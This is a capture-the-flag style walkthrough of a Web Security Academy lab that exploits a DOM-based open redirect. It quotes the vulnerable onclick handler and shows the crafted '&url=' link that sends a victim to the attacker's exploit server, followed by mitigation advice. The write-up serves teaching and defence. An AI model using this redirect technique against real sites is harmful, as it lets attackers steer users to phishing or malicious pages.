
This lab contains a DOM-based open-redirection vulnerability. To solve this lab, exploit this vulnerability and redirect the victim to the exploit server.

As we hit the **"Access the lab"** button, we get redirected over to a blog which is somewhere or the other suffering from **"Open Redirection".**

But before that, we got something new as **"Go to exploit server",** let's check that out.



That's nice, we're having our exploit server here, let's copy its URL and we'll try to redirect that blog to our server.



https://acac1fa01f73a50080b2d7d801d30034.web-security-academy.net

Craft a response


URL: https://acac1fa01f73a50080b2d7d801d30034.web-security-academy.net/exploit

HTTPS

So let's open a specific blog-post, say the first one and check **its source code** with a simple right-click over any segment of the page.


https://ac8e1f531f16a5a78017d73500e000c0.web-security-academy.net/post?postId=1


Great!! From the below image, I was able to see that the **“Back to Blog”** text is with some URL and this seems to be an **“Open Redirect”** as **“location”** property is not validated or sanitized to user’s input and thus it is even having an **onclick event** over it as **“url=(https”**



```
                <input pattern="(http:|https:).+" type="text" name="website">
            <button class="button" type="submit">Post Comment</button>
        </form>
</section>
<div class="is-linkback">
    <a href='#' onclick='returnUrl = /url=(https?:\/\/.+)/.exec(location); if(returnUrl)location.href = returnUrl[1];else location.href = "/"'>Back to Blog</a>
</div>
v>
n>
```

However, if we manipulate the **web-page URL** by **integrating our exploit server’s URL** with **“&url=” parameter** as

web-security-academy.net/post?postId=1**&url=https://acae1fa01f50080b2d7d801d30034.web-security-academy.net**




security-academy.net/post?postId=1&url=https://acac1fa01f73a50080b2d7d801d30034.web-security-academy.net/

https://ac8e1f531f16a5a78017d73500e000c0.web-security-academy.net/post?postId=1&url=https://acac1fa01f73a50080b2d7d801d30034.web-security-academy.net/#

From the above image, you can see that, now if I hover the **“Back to Blog”** section, I got the redirection link to as the one I manipulated earlier.
Let’s check out its output, by clicking over the **“Back to Blog”** text.

Great!! From the below image you can see that **we’ve successfully solved this lab** and we are thus redirected over to **our exploit server**.



https://acac1fa01f73a50080b2d7d801d30034.web-security-academy.net

Web Security Academy
DOM-based open redirection
LAB
Back to lab description »
Congratulations, you solved the lab!
Share your skills!

Mitigation Steps

- The user-input should be properly sanitized and must be validated.
- The developer should set up a whitelist of his trustworthy URLs.
- If the developer is setting up any hash or a salt value, it should be hidden and not to be displayed in the URL.
- Instead of using the redirect function, the developer should implement specific links over on the text keywords. The web-application should pop out a warning when a user tries to redirect to an untrusted domain.

Reference:

- https://www.hackingarticles.in/comprehensive-guide-on-open-redirect/

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

CLICK HERE

BEGINNER

- Ethical Hacking
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- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT

- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
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  - Linux

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